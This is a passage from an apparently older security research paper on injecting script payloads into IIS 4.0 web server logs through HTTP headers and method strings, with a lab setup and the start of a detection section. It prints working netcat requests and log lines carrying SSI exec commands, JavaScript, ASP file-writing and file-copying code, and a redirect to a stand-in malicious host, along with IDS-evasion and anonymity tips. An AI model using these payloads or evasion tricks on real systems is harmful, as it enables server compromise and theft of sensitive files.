"General headers are used by both client requests and server responses. Some may be more specific to either a client or server message." (6 Wong, 32)

```
Server: Microsoft-IIS/4.0
Date: Wed, 12 Jun 2002 23:12:09 GMT
```

The headers direct the request response process, in part, by providing meta-data (information about information). The entity body is the actual information (web pages, image files, keyword search strings, etc.) the headers refer to.

Entity Headers

"Entity headers are used by both client requests and server responses. They supply information about the entity body in an HTTP message." (6 Wong, 47)

```
Content-Location: http://127.0.0.3/Default.asp
Content-Type: text/html
Accept-Ranges: bytes
Content-Length: 4325
(CRLF)
(CRLF)
```

There is generally very little validation preformed on the HTTP header values, so logged headers are good candidates for unauthorized injection.

Entity Body

The entity body is used by both client requests and server responses, as needed. This is where the actual material being requested or supplied is placed.

```
<html>
<body>
This is my web page 8-)
</body>
</html>
```

Typically, an HTTPd is responsible for receiving, interpreting, and responding to client requests for HTTP (Web) services. These services include web pages, web applications, images and other multimedia content. While additional protocols and languages help provide the appearance of an interactive environment, the typical HTTPd functions more like a filing system - meaning they simply respond to client requests for files and programs.

"HTTP is the protocol behind the World Wide Web. With every web transaction, HTTP is invoked. HTTP is behind every request for a web document or graphic, every click of a hypertext link, and every submission of a form. The Web is about distributing information over the Internet, and HTTP is the protocol used to do so." (6 Wong, 1)

The method is the client's command to the HTTPd. The more common methods, or commands, are;

- **GET** - Requests a specific page or process, along with its standard meta-data. This meta-data

includes the date/time that the page was last updated, its size in bytes, its type (image, text, pdf, etc.), and so on.

- **HEAD** - Identical to GET, but only requests the page's meta-data and not the actual page.

8. HOW THE EXPLOIT WORKS

To understand how this exploit works, and the ways which clients and applications can be vulnerable, you need to understand the structure of a web application.

According to Open Web Application Security Project (OWASP) a Web Application is "a software application that interacts with users or other systems using HTTP." (19 OWASP)

Web browsers build and send requests for web pages and all of its component files, such as images, scripts, and multimedia files, along with any required data for processing. The nuts and bolts of building and sending a web request is usually hidden behind the user's mouse click on a hyperlink. HTTP header exploitation begins with the attacker taking control of the "build and send a request" process and crafts the details of the request in ways not expected from browsers or other client applications.

Web applications are comprised of two or more layers. The most basic is the simple client/server where the client can be represented by the common web browser and the server an HTTPd (HTTP daemon) service. More often, a web application is comprised of several layers, each being responsible for a specific processing task. For example, a client request might be received by the web server, which hands it off to a "CGI" application. In turn, the request is reformatted into an SQL query, which is handled by two independent database systems. The data returned by the SQL query could then be handed off to other functions that preform calculations and formatting of the data. Finally, another "CGI" application packages the final information into an HTML format page, which the HTTPd service sends to the requester as the HTTP response. The response is rendered into the browser window, and the session is complete.

Each of these layers is likely to be a command interpreting environments into which malicious code/data could be passed for unauthorized execution.

While a web application can span several layers, delegating different functions to different hosts or backend services, this paper will assume a simple client/server logical structure.

Two of the common methods that could be used to launch this type of exploit is either to use Hobbit's netcat (13 netcat) tool to craft the request manually, or script the attack in a language such as the "Practical Extraction and Reporting Language" (20 perl).

When the crafted HTTP request arrives at the HTTPd service, it is validated for understandable syntax and parsed to determine what is being requested and any limitations or requirements the system requesting has noted in the request.


Usually, a portion of a request is used verbatim to build a log entry by the HTTPd service. Log entries have many possible formats, but usually they include the HTTPd command, date and time of the request, the requesters IP address, which resource has been requested, and result status of the reply after it is sent. The requester receives the reply, the page and its components are displayed on the screen while the malware that was crafted into the request lays dormant in the HTTPd service's log files.

Subsequently, the infected log file is accessed by an application or processing environment, such as a web browser, the HTTPd service, or a script interpreter like VBScript, JavaScript, or Perl. At this point, the malware wakes up and finds itself in a suitable execution environment ready to do whatever the intent: malicious or otherwise.

Depending on how the log files are processed, language used, how the HTTPd service or client browser is configured and the malware is crafted it could execute either at the web server, the client's browser or elsewhere.

Keep in mind that it is not necessary to have log file referencing services available to the general browsing public for this vulnerability to present a risk.

So, even if there are no log statistics services provided to the general visitor population through a package such as W3Perl (12 W3Perl), it is likely that the system's administrator and support staff review the logs through scripts of some sort. And, if you want to compromise a system, the best route may be through one of those authorized and highly privileged account rather than the general visitor population.




This window allows IIS administrators to select which items will be logged. The items selected here are the defaults for IIS 4.0.

This same window is used to select specific items that will be included in the log files. Notice not all HTTP header fields are available for logging.

This could impose limitations on an attacker, which could restrict the type and degree of attack that could occur.

Which header fields are logged, and even the order they are listed in each log record is important to effectively exploiting HTTP Header Injection.

Looking at this example, we see that the *Method, URI Stem, URI Query, User Agent, Cookie, and Referrer* are logged, and possible candidates for injection.



This example is similar to those in Zenomorph's paper (11 Zenomorph). It shows netcat being used to craft and send two separate injected malware scripts.

In this example, the values for the Referer: and User-Agent: headers contain injected malware.

Notice that the HTTPd's return code is 200, meaning "all is well", at least as far as the HTTPd is concerned.

```
C:\>nc 127.0.0.3 80
GET / HTTP/1.0
Referer: <!--#virtual include="somefile.log"-->
User-Agent: <!--#exec cmd="/bin/id"-->

HTTP/1.1 200 OK
Date: Mon, 17 Dec 2001 20:39:02 GMT
Server:
Connection: close
Content-Type: text/html
```

Since an attacker could target either a client or the HTTPd itself, you might see the "<%" and "%>" delimiters are used to instruct an MS IIS server to execute the encapsulated code locally at the HTTPd, rather than pass it along to a requesting client.

Below, the IP address of the host viewing this *Referer:* line from the HTTPd log file will pop-up on the screen in a JavaScript alert window.

```
C:\>nc 127.0.0.3 80
HEAD / HTTP/1.0
Referer: <SCRIPT>alert('document.domain='+document.domain)</SCRIPT>
```

As seen on the victim's screen.

HTTPd Response


```
HTTP/1.1 200 OK
Server: Microsoft-IIS/4.0
```

```
Content-Location: http://127.0.0.3/Default.htm
Content-Type: text/html
Content-Length: 4325
```

Below is an example of a default IIS log file. Notice the short JavaScript script that has been inserted into the URL, */default.asp*. From the HTTPd's perspective, the return code is 200, "Ok!"


```
C:\> nc 127.0.0.3 80
HEAD /default<script>alert("Cheers world!")</script>.asp HTTP/1.0


#Software: Microsoft Internet Information Server 4.0
#Version: 1.0
#Date: 2002-06-17 16:26:50
#Fields: time c-ip cs-method cs-uri-stem sc-status
16:26:50 127.0.0.3 HEAD /Default.htm 200
16:27:04 127.0.0.3 HEAD /default<script>alert("Cheers world!")</script>.asp 200
16:41:15 127.0.0.3 GET /default.asp 200
```

When the above log file is rendered by a browser, or other command interpreter which supports JavaScript, it will be executed.

Let's take a moment and consider what has just happened.

We have just caused a JavaScript command to be executed in a client browser via an HTTPd log file. We planted this malware simply by requesting a web page, one that need not even exist. Our request was simply logged and the log file was opened into an environment that supports, in this example, JavaScript.



Having a message pop-up on your browser is *uncomfortable*, but not necessarily a catastrophic exploit attack. However, what has really happened is that an attacker has executed their code on your machine.

There is a saying "If I can execute my code on your computer, it is no longer your computer."

Consider some of the other short scripts an attacker could deploy.

```
HEAD<script SRC="c:\boot.ini"></script> / HTTP/1.0

HEAD /default.asp<FileSystemObject.CopyFile "c:\boot.ini", "boot.htm"> HTTP/1.0

GET /<script>window.location="http://www.bad.com/bad.htm";</script>home.htm HTTP/1.0
```

In his paper, Zenomorph made the point that HTTP header exploitation is, in effect, an enabling exploit (11 Zenomorph). This is what I refer to as **the tinker-toy principle**, which helps to illustrate the potentially huge risks a "simple" technique like HTTP header injection could actually pose.

With Tinker Toys, you have a bunch of simple pieces, none of which are particularly useful on their own. But, these pieces can be connected in countless combinations to form structures limited only by the crafter's imagination.

HTTP header exploitation is just another single piece. The real danger of this exploit emerges when an imaginative crafter combines it with other pieces to build structures that most people would consider impossible, if considered at all.

This is the real risk. Most of us seem to believe that the actual risks are only those which we can imagine. The reality is that risk is directly proportionate to the attacker's imagination. The attacker's mantra is, "I wonder what would happen if I. . .," while the systems administrator's mantra should be, "I cannot out-imagine an attacker, but I can reduce my risk by following Best Practices."

Below is an example of an MS IIS log file. Notice that the column headers identify the "method" and "URI" are underlined in this example. From this we know which HTTP header values are being logged, making them candidates for exploitation.

```
#Software: Microsoft Internet Information Server 4.0
#Version: 1.0
#Date: 2002-06-20 13:46:49
#Fields: time c-ip cs-method cs-uri-stem sc-status
13:46:49 127.0.0.2 GET /Default.htm 200
14:24:36 127.0.0.2 HEAD /Default.htm 200
```

Here, a short JavaScript has been injected into the URL field, "/logview.asp" in this case.

```
#Software: Microsoft Internet Information Server 4.0
#Version: 1.0
#Date: 2002-06-18 21:29:24
#Fields: time c-ip cs-method cs-uri-stem sc-status
21:53:18 127.0.0.2 GET /logview.asp<script>alert("Cheers world!")</script> 200
21:56:50 127.0.0.2 GET /Default.htm 200
```

Given the right configuration, it is possible to target server-side script execution. Here, the attempt is to make a copy of the global.asa file, which may contain sensitive information that could then be viewed and exploited.

```
#Software: Microsoft Internet Information Server 4.0
#Version: 1.0
#Date: 2002-06-16 01:13:47
#Fields: time c-ip cs-method cs-uri-stem sc-status
01:38:26 127.0.0.2 GET /default.asp<%FSObj.CopyFile global.asa global.txt%> 200
```

```
01:39:58 127.0.0.2 GET /default.asp 200
```

Below we have several separate requests submitted in order to inject a larger script within an HTTPd log file. Of course, you would hope that even a basic Intrusion Detection System (IDS) would catch some portion of this attack and alert the administrators. But, you then have a catch-22, since the first thing a system administrator would likely do is check the logs and possibly giving the attack the opportunity to go into action. The suggestions at the end of this paper will help to avoid this catch-22, specifically by pre-processing the log files with a tool that does not create a command interpretive environment in which malware could run.

```
C:\>nc 127.0.0.3 80
HEAD /Default.asp HTTP/1.0
User-Agent: <% Set fs = CreateObject("Scripting.FileSystemObject")
Referer: Set a = fs.CreateTextFile("c:\testfile.txt", True)

C:\>nc 127.0.0.3 80
HEAD /Default.asp HTTP/1.0
User-Agent: a.WriteLine("Here an attacker would")
Referer: a.WriteLine("build a file on the HTTPd")

C:\>nc 127.0.0.3 80
HEAD /Default.asp HTTP/1.0
User-Agent: a.WriteLine("of any type and content, including")
Referer: a.WriteLine("a binary, a script, a batch file...")

C:\>nc 127.0.0.3 80
HEAD /Default.asp HTTP/1.0
User-Agent: a.Close %>
```

9. DIAGRAM

The test network used to research this exploit consisted of the following components:

- NetGear 10/100 DS106 Hub
- Windows 2000 pro workstation as attacker. 128 MB RAM. 500 mHz Pentium CPU.
- Windows 2000 pro workstation as victim. 128 MB RAM. 500 mHz Pentium CPU.
- Windows NT 4.0 server. No NT patches applied. 512 MB RAM. 800 mHz Pentium CPU. This box hosted IIS 4.0
- Microsoft Internet Information Server 4.0, no patches applied. It is assumed that other HTTPd programs are generally susceptible to HTTP header exploitation, though each with differences based on Operating Systems, filing systems, and default configurations.

The basic steps involved in an HTTP header attack are illustrated in the diagram below.

1. To start with, our script-kiddie (novice hackers with very limited skills or experiences) attacker using either the "HTTP method and header attack proof-of-concept" script or some other even more simplistic approach sends maliciously crafted HTTP requests to the selected HTTPd victim.

The attack packet(s) moves across the Internet without attracting any attention. For all intents and purposes, it is just another one of the billions of HTTP packets on the Internet at any given point in time.

2. Once the malicious HTTP request arrives at its target, the HTTPd begins to dissect and examine it. At this point, the HTTPd is more interest in *what is being requested* than *is the request fully understood*.

   When a browser receives some HTML tagging that it does not understand, the typical reaction is to completely ignore the mysterious tagging. Anything inside the HTML brackets <> that is not understood is simply skipped over.

   In much the same way, the HTTPd tends to skip over items it does not recognize. There are items that are required in different situations, and syntax that much be followed. But, as an extensible protocol, HTTP allows for additional features by being very tolerant of items it does not recognize.

   So, the HTTPd is very comfortable receiving and processing HTTP material it does not recognize. The focus is on quickly responding to the request, on figuring out what is being requested and how to get it back to them as soon as possible.

   An HTTPd is just not designed to spend much time considering "how much sense does every piece of this request make, and how syntactically correct is it all, if the request is clear enough to respond to."

   So the HTTPd, recognizing a well understood request, sends back the response. It then logs that activity and get ready for the next request, not recognizing that it has just placed our script-kiddie's attack payload into its log files. The trap is now set.


3. The malware sits dormant in the logfile(s). As a script, it is waiting for a script processing environment to pull open it so it can wake up and do its work.

   Possibly, laying there on the disk *is* its work. In the case of a DoS, the malware could be any material at all with the simply purpose of taking up space on the filing system - exhausting the free space and eventually disrupting the HTTPd and operating system's ability to function.

4. But if this is not a disk space gobbling DoS, then eventually the actual victim will come along and open the tainted logfile using a tool that is vulnerable to the malware our script-kiddie injected.

   - If the malware is HTML or JavaScript then a browser is likely to be vulnerable.
   - If the malware is perl, then a perl script would be vulnerable.
   - If the malware is SQL, then a database system would be vulnerable.

   As you can imagine, a thoughtful attacker would not rely on just one logical attack vector, but would instead pepper the HTTPd with several attacks so that the first vulnerable environment to come along would have an attack waiting for it.



10. HOW TO USE THE EXPLOIT

This exploit can be launched from a shell/command prompt, wrapped in a script, or compiled into an executable - anything that allows you to craft the details of an HTTP request.

Here we have several examples of using Hobbit's netcat to send crafted HTTP requests. The first is benign, while the rest contain injected material (which is underlined).

```
C:>\nc 127.0.0.3 80
HEAD / HTTP/1.0
```

```
HTTP/1.1 200 OK
Server: Microsoft-IIS/4.0
Content-Location: http://127.0.0.3/Default.htm
Content-Type: text/html
Accept-Ranges: bytes
Content-Length: 4325


C:>\nc 127.0.0.3 80
HEAD /default.asp<img src="file:/C:/boot.ini"> HTTP/1.0

HTTP/1.1 200 OK
Server: Microsoft-IIS/4.0
Content-Location: http://127.0.0.3/Default.htm
Content-Type: text/html
Accept-Ranges: bytes
Content-Length: 4325


C:>\nc 127.0.0.3 80
HEAD /default.asp<script>alert("Cheers world!")</script> HTTP/1.0

HTTP/1.1 200 OK
Server: Microsoft-IIS/4.0
Content-Location: http://127.0.0.3/Default.htm
Content-Type: text/html
Accept-Ranges: bytes
Content-Length: 4325
```

In the above examples, the URI was targeted for malware injection. One of the first limitations you notice is that you just cannot pack much material into one line.

However, remember that an attacker is not limited to one tainted log file entry. As mentioned earlier, much longer pieces of malware can be injected, if the segment spans across several log file lines.

```
#Software: Microsoft Internet Information Server 4.0
#Version: 1.0
#Date: 2002-06-16 01:13:47
#Fields: time c-ip cs-method cs-uri-stem sc-status
01:33:44 127.0.0.2 HEAD/default.asp<script> 200
01:33:44 127.0.0.2 HEAD/default.asp%20alert("Cheers world!") 200
01:38:26 127.0.0.2 GET /default.asp</script> 200
01:39:58 127.0.0.2 GET /default.asp 200
```

The initial vulnerability is the ability to inject malware into the HTTPd log files via HTTP header values for execution at a later time.

However, while investigating this vulnerability, a related vulnerability was identified. Rather than injecting the malware into the HTTP header values, it can also be appended to the HTTP method string.

```
C:>\nc 127.0.0.3 80
HEAD<script>alert("Cheers world!")</script> / HTTP/1.0

HTTP/1.1 200 OK
Server: Microsoft-IIS/4.0
Content-Location: http://127.0.0.3/Default.htm
Content-Type: text/html
```

```
Accept-Ranges: bytes
Content-Length: 4325
```

In the log file example below, notice that the injected malware is recorded verbatim and ready for execution as soon as it is loaded into a friendly command interpreter.

```
#Software: Microsoft Internet Information Server 4.0
#Version: 1.0
#Date: 2002-06-16 01:13:47
#Fields: time c-ip cs-method cs-uri-stem sc-status
01:33:44 127.0.0.2 HEAD<script>alert("Cheers world!")</script> /default.asp 200
01:34:51 127.0.0.2 GET /default.asp 200
01:38:26 127.0.0.2 GET<FileSystemObject.CopyFile my.log my2.log%> /default.asp 200
01:39:58 127.0.0.2 GET /default.asp 200
```

The tainted log file now contains an excessively long method string, which may bypass an IDS, especially if the string is padded. Since some IDS systems simply look at the first few bytes of each string, padding may push the injected material out of the range of bytes an IDS is interested in.

```
17:26:14 127.0.0.1 HEAD<SCRIPT SRC="c:\boot.ini"></SCRIPT> /Default.htm 200
```

Now lets go a step further. From the malicious payload being planted in the header values, to appending it to the actually method command.

Referring to the first line of an HTTP client request (the method, URI, and HTTP version) in his paper, A look at whisker's anti-IDS tactics, rfp (Rain Forest Puppy) points out that "[t]he key is that HTTP calls for spaces to separate the three components, and that the components appear in the specific order." (21 rfp) By using specific delimiters other than spaces, an attacker can begin to craft HTTP method injection.

Later in his paper, rfp gives the following example (21 rfp):

```
GET%00 /cgi-bin/some.cgi HTTP/1.0
```

This is very close to HTTP method injection. rfp's point is that a NULL byte (represented by %00) can be used to manipulate how an HTTP request is parsed and interpreted by the HTTPd. However, in HTTP method injection, the malicious payload is injected, rather than a control character, which targets underlying C libraries or other interpreters that recognize the NULL byte as an end of string delimiter.

As mentioned earlier, the space character is used as the delimiter between portions of the HTTP method command line, the first line of an HTTP client request. This causes an attacker problems, since most material that an attacker would want to inject also used the space character as the delimiter. Fortunately for the attacker, and unfortunately for the systems administrators, other characters can be used as a delimiter on the HTTP request command line.

Alternate delimiters include the non-breaking space character. For that matter, it may be possible to inject control characters, such as backspaces and cursor shift characters. When mixed in with the payload, it could get past a simple IDS and "self-destruct" when activated in an command interpreter environment. This is another example of the Tinker-Toy; simple little things, combined with other simple little things allow an imaginative crafter to build functional complex structures.

Also consider the potential for anonymity.

The attack consists of simply requesting a web page, and since the attacker does not care what the response is, or if the requested page exists, they can employ any sort of anonymity measures they like, creating a very

high probability for anonymous incursion.

By employing an anonymous proxy, an unprotected wireless access point, or simply IP spoofing an attacker can unleash their attack with almost certain anonymity. Rather than tracking packets back to the attacker, you would have to consider the content of the payload, its intent, and similar characteristics for any hope of profiling and identifying the attacker.

There is also the potential for a Denial of Service attack by filling the logfiles and exhausting available disk space.

Another way to attack using this type of vulnerability is web search engines.

An HTTPd's indexing service could be configured to include the log files, copies of the log files, or some type of log file extract. You can not simply assume that in a complex web server the material which goes into a log file will remain only in that log file, or will remain unavailable for abuse.

Given such a favorable type of configuration, an attacker could use the HTTP header exploit to plant malicious material in an HTTPd's log files. The attacker could then use the server's search services, or even one of the major external searching services to reference or invoke the malware in the log files.

The simply fact is that unrestricted, unfiltered, unsanitized HTTPd logging provides an easy to exploit vector for planting any type or amount of material on a HTTPd's long-term filing system. An attacker's only remaining hurdle is how best to "pull the trigger." And the technical term for a person who relies on an attacker's lack of imagination is, "victim."

11. SIGNATURE OF THE ATTACK

This exploit is most easily identified at one of two point;

1. the attack packet can be identified on the network wire by an IDS while on its way to the HTTPd
2. within the HTTPd log files once it reaches the HTTPd

The basic characteristics of this attack include;

- Identifiable scripting commands such as "<script>"
